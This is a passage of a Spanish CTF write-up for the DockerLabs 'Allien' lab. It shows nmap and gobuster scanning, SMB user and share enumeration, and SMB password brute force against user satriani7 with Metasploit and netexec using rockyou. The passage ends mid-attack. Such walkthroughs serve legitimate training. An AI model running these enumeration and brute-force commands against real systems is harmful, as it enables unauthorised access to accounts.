


Allien

Preparación del entorno

- Actualizar la máquina de Kali Linux

```
1 sudo apt update && sudo apt full-upgrade -y && sudo apt autoremove -y
```

- Descargar la máquina de 'Allien' de DockerLabs



- Crear un nuevo directorio para ésta máquina

```
1 mkdir Allien && cd Allien
```

- Mover la máquina de 'Downloads' a la nueva ubicación y descomprimir el archivo ZIP

```
1 mv ../Downloads/allien.zip .  
2 sudo unzip allien.zip
```

- Dar permisos de ejecución al Script de 'auto_deploy'

```
1 sudo chmod +x auto_deploy.sh
```

- Arrancar la máquina via Docker y empezar con la sesión de Pentesting



Session Actions Edit View Help

```
(kali㉿kali)-[~/Dockerlabs/Allien]
$ sudo chmod +x auto_deploy.sh
```

```
└─$ sudo ./auto_deploy.sh allien.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Fase de recopilación de información (escaneo de red y enumeración)

- Realizar un escaneo mediante la herramienta NMAP

```
1 nmap -sC -sV --min-rate=5000 -vvv -A -p- 172.17.0.2 -oN
  escaneo_allien.txt
```

Opción	Descripción
nmap	Herramienta para escanear redes y descubrir información sobre hosts
-sC	Ejecuta los scripts básicos de Nmap (similar a --script=default), útil para detectar servicios, vulnerabilidades comunes, etc.
-sV	Detección de versión: identifica la versión exacta de los servicios encontrados
--min-rate 5000	Fuerza al escaneo a ejecutar al menos 5000 paquetes por segundo, acelerando el análisis
-A	Realiza tareas avanzadas: detección de SO, traceroute, y detección agresiva de servicios
-p-	Escanea todos los puertos (del 1 al 65535), no solo los comunes

Opción	Descripción
172.17.0.2	Es la IP objetivo (en este caso parece una IP de red interna o de Docker)
-oN escano_allien.txt	Guarda los resultados en formato legible (normal) dentro del archivo especificado

Nota: A mi me gusta guardar el resultado del escaneo en un fichero de texto por si tengo que revisarlo de nuevo más adelante.

- Resultado del escaneo con NMAP

```
Scanned at 2025-10-22 11:58:38 EDT for 15s
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE        REASON          VERSION
22/tcp    open  ssh            syn-ack ttl 64  OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:a1:09:2d:be:05:58:1b:01:20:d7:d0:d8:0d:7b:a6 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGrGDto+yIluWWc28C09WLop39Mg
JITWAdFSZS0HaWuo1Wl9nZ84=
|   256 cd:98:0b:8a:0b:f9:f5:43:e4:44:5d:33:2f:08:2e:ce (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICK8CRYpvJnqRBsGb/f/ZxXJoTikc4EQdeCBsvENUmWd
80/tcp    open  http           syn-ack ttl 64  Apache httpd 2.4.58 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Login
139/tcp   open  netbios-ssn    syn-ack ttl 64  Samba smbd 4
445/tcp   open  netbios-ssn    syn-ack ttl 64  Samba smbd 4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
```

Veo abiertos los puertos 22, 80, 139, 445.

PUERTO	ESTADO	SERVICIO	VERSIÓN
22	Abierto	ssh	OpenSSH 9.6p1
80	Abierto	http	Apache httpd 2.4.58
139	Abierto	netbios-ssn	Samba smbd 4
445	Abierto	netbios-ssn	Samba smbd 4

Vulnerabilidades por servicio

22/TCP - ssh - openssh 9.6p1

Esta versión incluye parches importantes que corrigen CVE-2025-26466: una vulnerabilidad de

DoS por manipulación de paquetes SSH2_MSG_PING , que puede causar alto uso de CPU/memoria si no se mitiga

80/TCP - http - Apache httpd 2.4.58

Lanzado en octubre de 2023 y corrige varias vulnerabilidades importantes, incluyendo:

- CVE-2023-31122: OOB read en mod_macro (hasta v2.4.57)
httpd.apache.org+9Tenable®+9GitHub+9.
- Problemas de DoS en HTTP/2 como el bug de ventana cero que llevaba a bloqueo de recursos, también resuelto en 2.4.58


139/TCP - netbios-ssn - Samba smbd 4

445/TCP - netbios-ssn - Samba smbd 4

SMB (Server Message Block) y CIFS (Common Internet File System) son protocolos de red utilizados principalmente para compartir archivos, impresoras y otros recursos en una red. SMB se ejecuta sobre los puertos 139 y 445, y es fundamental para la comunicación en redes Windows.

Fase de explotación

Reviso en Kali con `searchsploit` a ver si hay algo respecto a estas vulnerabilidades encontradas hasta ahora:



```
(kali㉿kali)-[~/Dockerlabs/Allien]
└─$ searchsploit openssh 9.6
Exploits: No Results
Shellcodes: No Results


(kali㉿kali)-[~/Dockerlabs/Allien]
└─$ searchsploit apache httpd 2.4.5
Exploits: No Results
Shellcodes: No Results
```

Nada concluyente.

NOTA: Si veis diferente mi consola en esta fase del write up a como la tenia cuando empecé, es porque me dejó de funcionar Kali en VirtualBox y he pasado a una instalacion nueva en QEMU/KVM.

Paso a revisar el servicio WEB bajo el puerto 80, ya que para el puerto SSH (22) necesitaría al menos un nombre de usuario ara realizar un intento de fuerza bruta con **Hydra**.

A ver que veo accediendo a la IP bajo el puerto 80. Veo un formulario de acceso que pide un correo electrónico y una contraseña.



El código fuente de la página web no me revela nada.

Para poder realizar un ataque de fuerza bruta con Hydra a estas alturas, necesitaría al menos un nombre de usuario y probar con diccionarios de contraseñas como rockyou o similares.

Como veo abierto un puerto 80, toca hacer **fuzzing** con **gobuster** para ver que encuentro:

```
1 gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -b 404,403 -x php,jpg,txt,html -u http://172.17.0.2 -t 200
```

```
(kali@kali) [~/Dockerlabs/Allien]
$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -b 404,403 -x php,jpg,txt,html -u http://172.17.0.2 -t 200

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404,403
[+] User Agent: gobuster/3.8
[+] Extensions: php,jpg,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/info.php (Status: 200) [Size: 72707]
/index.php (Status: 200) [Size: 3543]
/productos.php (Status: 200) [Size: 5229]
Progress: 1102790 / 1102790 (100.00%)

Finished
```

Veo el típico `index.php` y una página que parece ser sobre **productos**.



Paso a los dos siguientes puertos: 139, 445.

SMB (Server Message Block) es un protocolo de red utilizado principalmente para compartir archivos, impresoras y otros recursos en una red. SMB se ejecuta sobre los puertos 139 y 445, y es fundamental para la comunicación en redes Windows.

Para poder hacer una enumeración completa del host actual que expone SMB/SAMBA, puedo tirar de `enum4linux`.

`enum4linux` es un script que automatiza varias consultas SMB/NetBIOS/RPC (usa `rpcclient`, `smbclient`, `nbtscan` y otros internals) para sacar **información de usuarios, shares, políticas, SIDs, información del sistema y más** desde servidores Windows o Samba.

```
1 # Escaneo completo y agresivo (lo que suele usarse primero)
2 enum4linux -a 172.17.0.2
```

```

(kali@kali)-[~/Dockerlabs/Allien]
$ enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Oct 25 20:39:40 2025

===== ( Target Information ) =====
Target ..... 172.17.0.2
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 172.17.0.2 ) =====

[+] Got domain/workgroup name: ESEEMEB.DL

===== ( Nbtstat Information for 172.17.0.2 ) =====

Looking up status of 172.17.0.2
SMBASERVER <00> - B <ACTIVE> Workstation Service
SMBASERVER <03> - B <ACTIVE> Messenger Service
SMBASERVER <20> - B <ACTIVE> File Server Service
.. __MSBROWSE__ <01> - <GROUP> B <ACTIVE> Master Browser
ESEEMEB.DL <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
ESEEMEB.DL <1d> - B <ACTIVE> Master Browser
ESEEMEB.DL <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 172.17.0.2 ) =====

[+] Server 172.17.0.2 allows sessions using username '', password ''

===== ( Getting domain SID for 172.17.0.2 ) =====

Domain Name: ESEEMEB.DL
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 172.17.0.2 ) =====

```

La parte interesante es la que lista los usuarios y los directorios compartidos.

```

===== ( Users on 172.17.0.2 ) =====

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: usuario1 Name: Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: usuario3 Name: Desc:
index: 0x3 RID: 0x3ec acb: 0x00000010 Account: administrador Name: Desc:
index: 0x4 RID: 0x3e9 acb: 0x00000010 Account: usuario2 Name: Desc:
index: 0x5 RID: 0x3eb acb: 0x00000010 Account: satriani7 Name: Desc:

user:[usuario1] rid:[0x3e8]
user:[usuario3] rid:[0x3ea]
user:[administrador] rid:[0x3ec]
user:[usuario2] rid:[0x3e9]
user:[satriani7] rid:[0x3eb]

===== ( Share Enumeration on 172.17.0.2 ) =====

smbXcli_negprot_smb1_done: No compatible protocol selected by server.

Sharename Type Comment
myshare Disk Carpeta compartida sin restricciones
backup24 Disk Privado
home Disk Produccion
IPC$ IPC IPC Service (EseEmeB Samba Server)
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 172.17.0.2

//172.17.0.2/myshare Mapping: OK Listing: OK Writing: N/A
//172.17.0.2/backup24 Mapping: DENIED Listing: N/A Writing: N/A
//172.17.0.2/home Mapping: DENIED Listing: N/A Writing: N/A

```

Otra alternativa puede ser usar **smbmap** sin credenciales pasandole la IP del host, esto me podria servir para enumerar los recursos compartidos:

```
1 smbmap -H 172.17.0.2
```

```
(kali㉿kali)-[~/Dockerlabs/Allien]
$ smbmap -H 172.17.0.2

_____
/ "      ) | " \   / " ||   _ " \ | " \   / " |   / " " \   |
 " \
( : \__ / \ \ // | ( . |_) : ) \ \ // |   / \ \   (
. |_) : )
 \__ \   ^ \/.   || :   v   ^ \/.   |   / ' ^ \   |
:   __ / \   | : \.   | ( | _ \ | : \.   |   // _ ' \   (
|   /__ / \   | : \.   | ( | _ \ | : \.   |   // _ ' \   (
/ " \   : ) | . \   / : || : |_) : ) | . \   / : | / / \ \ / |
_ / \
( _____ / |__ | \__ / |__ | ( _____ / |__ | \__ / |__ | ( __ /   \__ ) (
_____ )

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[\] Checking for open ports ...
[*] Detected 1 hosts serving SMB
[|] Authenticating ...
[/] Authenticating ...
[-] Authenticating ...
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[\] Enumerating shares ...
[|] Enumerating shares ...
```

Aqui veo que existen 4 recursos compartidos:

```
[+] Enumerating shares ...

[+] IP: 172.17.0.2:445 Name: 172.17.0.2
Disk
myshare      READ ONLY      Carpeta compartida sin restricciones
backup24     NO ACCESS      Privado
home         NO ACCESS      Produccion
IPC$         NO ACCESS      IPC Service (EseEmeB Samba Server)

[\] Closing connections..
[|] Closing connections..
[/] Closing connections..
[-] Closing connections..
[*] Closed 1 connections
```

Pero sin usuarios ni contraseñas poco puedo hacer.

Aunque veo que uno de los recursos tiene permisos de `READ ONLY` .

A ver si puedo encontrar un ususario usando la herramienta `rpcclient` . Esta deberia lanzarme un prompt y dentor de este con los comandos `querydispinfo` y `enumdomusers` deberia listarme usuarios.


```
1  rpcclient -U "" -N 172.17.0.2
```

```
(kali㉿kali)-[~/Dockerlabs/Allien]
$ rpcclient -U "" -N 172.17.0.2
rpcclient $> querydispinfo and enumdomusers
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: usuario1 Name: Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: usuario3 Name: Desc:
index: 0x3 RID: 0x3ec acb: 0x00000010 Account: administrador Name: Desc:
index: 0x4 RID: 0x3e9 acb: 0x00000010 Account: usuario2 Name: Desc:
index: 0x5 RID: 0x3eb acb: 0x00000010 Account: satriani7 Name: Desc:
rpcclient $> █
```

Me voy a ir por las ramas un poco para explicar ambos comandos utilizados.

Ambos comandos son muy útiles para la enumeración de cuentas a través de **rpcclient**.

- **enumdomusers**: forma rápida de obtener una lista simple de nombres de dominio/cuenta de usuario (nombres de usuario).
- **querydispinfo**: devuelve la lista de visualización (índice, RID, nombre de cuenta, nombre completo/visualización y banderas), es decir, información más rica que le brinda RID que puede usar con otras consultas RPC.

Qué hace cada comando?

enumdomusers

Propósito: enumerar los usuarios del dominio (una lista compacta de cuentas).

Salida: generalmente un nombre de usuario por línea (a veces con una breve información adicional), útil cuando solo desea un conjunto rápido de nombres de cuentas para probar con listas de servicios o contraseñas.

Cuándo usarlo: enumeración rápida de primer paso para crear una lista de nombres de usuarios.

Permisos: puede funcionar con sesiones nulas/anónimas en Samba mal configurado, pero a menudo requiere al menos credenciales con pocos privilegios. Si se niega, verá NT_STATUS_ACCESS_DENIED.

****consultadispinfo**

Propósito: consultar la lista de estilo NetQueryDisplayInformation del servidor: devuelve entradas indexadas con RID (Identificador relativo), nombre de cuenta y nombre para mostrar/completo (y algunas banderas).

Salida: índice, RID (hexadecimal), nombre de cuenta y nombre para mostrar/completo (o descripción). P.ej. obtendrás líneas como:

```
1  index: 0x109 RID: 0x3e8 acb: 0x00000010 Account: alice    Name: Alice
    Example
```

```
2 index: 0x10a RID: 0x3e9 acb: 0x00000010 Account: bob      Name: Bob
Example
```

Cuándo usarlo: cuando desee RID o mostrar/nombres completos para asignar nombres de usuario a nombres reales. querydispinfo es más informativo que enumdomusers.

Paginación: la API subyacente admite resultados indexados/paginados; querydispinfo simple sin argumentos a menudo es suficiente en CTF/dominios más pequeños, pero el servidor puede paginar directorios grandes.

Aquí también he podido descubrir un nombre de usuario: **satriani7**

Teniendo ya un nombre de usuario, puedo hacer fuerza bruta para (intentar) obtener la contraseña usando:

- METASPLOIT
o
- NETEXEC

Metasploit

Aquí probaré con el `auxiliary` de **smb_login**.

Busco **smb_login** en la consola de Metasploit:

- RHOSTS: 172.17.0.2
- SMBUser: satriani7
- USERPASS_FILE: /usr/share/wordlists/rockyou.txt

RHOSTS	172.17.0.2	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser	satriani7	no	The username to authenticate as
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERPASS_FILE	/usr/share/wordlists/rockyou.txt	no	File containing users and passwords separated by space, one pair per line

Y lanzo metasploit:

```

Shell No. 1 x  kali@kali: ~ x  kali@kali: /usr/share/wordlists x
USER_FILE      no      ssword for all users
                File containing usernames,
                one per line
VERBOSE        true     yes     Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_login) > run
[*] 172.17.0.2:445 - 172.17.0.2:445 - Starting SMB login bruteforce
[-] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\123456:',
[-] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\12345:',
[-] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\123456789:',
[-] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\password:',
[-] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\iloveyou:',
[-] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\princess:',
[-] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\1234567:',
[-] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\rockyou:',
[-] 172.17.0.2:445 - 172.17.0.2:445 - Failed: '.\12345678:',

```

En este punto, estuve casi 18 horas dejando la máquina que hiciera el ataque de fuerza bruta hasta que me dió un output **positivo**.

```
Shell No. 1
Session Actions Edit View Help
Shell No. 1 x kali@kali: ~ x kali@kali: /usr/share/wordlists x
uby_smb/client.rb:411:in `login', "/usr/share/metasploit-framework/lib/metasploit-framework/login_scanner/smb.rb:129:in `attempt_login'", "/usr/share/metasploit-framework/lib/metasploit-framework/login_scanner/base.rb:234:in `block in scan!'", "/usr/share/metasploit-framework/lib/metasploit-framework/login_scanner/base.rb:157:in `block in each_credential'", "/usr/share/metasploit-framework/lib/metasploit-framework/credential_collection.rb:246:in `block in each_filtered'", "/usr/share/metasploit-framework/lib/metasploit-framework/credential_collection.rb:377:in `block in each_unfiltered_username_first'", "/usr/share/metasploit-framework/lib/metasploit-framework/credential_collection.rb:429:in `block (2 levels) in each_user_pass_from_userpass_file'", "/usr/share/metasploit-framework/lib/metasploit-framework/credential_collection.rb:425:in `each_line'", "/usr/share/metasploit-framework/lib/metasploit-framework/credential_collection.rb:425:in `block in each_user_pass_from_userpass_file'", "/usr/share/metasploit-framework/lib/metasploit-framework/credential_collection.rb:424:in `open'", "/usr/share/metasploit-framework/lib/metasploit-framework/credential_collection.rb:424:in `each_user_pass_from_userpass_file'", "/usr/share/metasploit-framework/lib/metasploit-framework/credential_collection.rb:376:in `each_unfiltered_username_first'", "/usr/share/metasploit-framework/lib/metasploit-framework/credential_collection.rb:262:in `each_unfiltered'", "/usr/share/metasploit-framework/lib/metasploit-framework/credential_collection.rb:243:in `each_filtered'", "/usr/share/metasploit-framework/lib/metasploit-framework/login_scanner/base.rb:144:in `each_credential'", "/usr/share/metasploit-framework/lib/metasploit-framework/login_scanner/base.rb:208:in `scan!'", "/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/smb_login.rb:188:in `run_host'", "/usr/share/metasploit-framework/lib/msf/core/auxiliary/scanner.rb:116:in `block (2 levels) in run'", "/usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:105:in `block in spawn'"]
[*] 172.17.0.2:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.17.0.2:445 - Bruteforce completed, 1 credential was successful
[*] 172.17.0.2:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) > █
```

Investigando un poco, luego averigüé que hay una alternativa más rápida: **netexec**

NETEXEC

La herramienta NetExec fué diseñado para facilitar la auditoría de redes internas, y puede:

- Interactuar con los servicios de autenticación centrales de Microsoft
- Explotar los protocolos más comunes en estos entornos
- Interactuar con una gran cantidad de máquinas
- Operar desde cualquier máquina físicamente presente en la red
- Ejecutarse en cualquier tipo de sistema de explotación

El comando que he usado es:

```
1 nxc smb 172.17.0.2 -u satriani7 -p /usr/share/wordlists/rockyou.txt --ignore-pw-decoding
```

```

(kali@kali)-[/usr/share/wordlists]
$ nxc smb 172.17.0.2 -u satriani7 -p /usr/share/wordlists/rockyou.txt --ignore-pw-decoding
SMB 172.17.0.2 445 SAMBASERVER [*] Unix - Samba (name:SAMBASERVER) (domain:SAMBASERVER) (signin
g:False) (SMBv1:False)
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:123456 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:12345 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:123456789 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:password STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:iloveyou STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:princess STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:1234567 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:rockyou STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:12345678 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:abc123 STATUS_LOGON_FAILURE

```

Desgloso el comando a continuación:

- `nxc`
 - **Qué es (probable):** ejecutable/cliente que funciona en modo modular: `nxc`
`<module> <target>` No es un nombre estándar muy conocido (no es `cme` , `ncrack` ni `hydra` tal cual).
 - **Interpretación práctica:** es la *herramienta* que se está invocando. La intención es lanzar un módulo/escáner (el subcomando `smb`) para atacar el servicio SMB.
- `smb`
 - **Qué significa:** módulo/objetivo del comando: indica que se va a atacar/probar el servicio SMB (puerto 445, autenticación SMB/SMB2/NTLM).
 - **Qué hace en la práctica:** la herramienta ejecutará intentos de autenticación contra el servicio SMB del host objetivo.
- `172.17.0.2`
 - **Qué es:** la IP del host objetivo al que se dirige el ataque (en tu caso, parece una IP de red interna / contenedor).
 - **Efecto:** la herramienta abrirá conexiones TCP (normalmente al puerto 445) a esa dirección para realizar las pruebas.
- `-u satriani7`
 - **Qué indica:** nombre de usuario a probar: `satriani7` .
 - **Comportamiento esperado:** la herramienta intentará autenticarse con ese usuario usando cada contraseña del listado indicado.
- `-p /usr/share/wordlists/rockyou.txt`
 - **Qué indica:** la fuente de contraseñas a usar. Aquí se pasa la ruta a un fichero (`rockyou`) que contiene muchas contraseñas — **no** una sola contraseña.
 - **Comportamiento esperado:** la herramienta lee `rockyou.txt` línea a línea y las prueba como contraseñas para `satriani7` frente al SMB del objetivo (ataque *online*).
- `--ignore-pw-decoding`
 - **Qué hace:** instruye a la herramienta a **no procesar/transformar/decodificar** las contraseñas del diccionario antes de usarlas.
 - **Por qué existe eso:** algunas herramientas aplican transformaciones automáticas al wordlist (por ejemplo: decodificar secuencias `\n` , interpretar `\xHH` , convertir `\uXXXX` , aplicar HTML- or URL-decoding, o probar variaciones como case-

mangling). Con `--ignore-pw-decoding` le dices “usa exactamente la línea tal cual aparece en el archivo”.

Al final me encontré una contraseña para **satriani7** muchísimo más rápido que Metasploit .

```
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7@hotmail STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:0123456789 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:school STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 SAMBASERVER [-] SAMBASERVER\satriani7:barcelona STATUS_LOGON_FAILURE
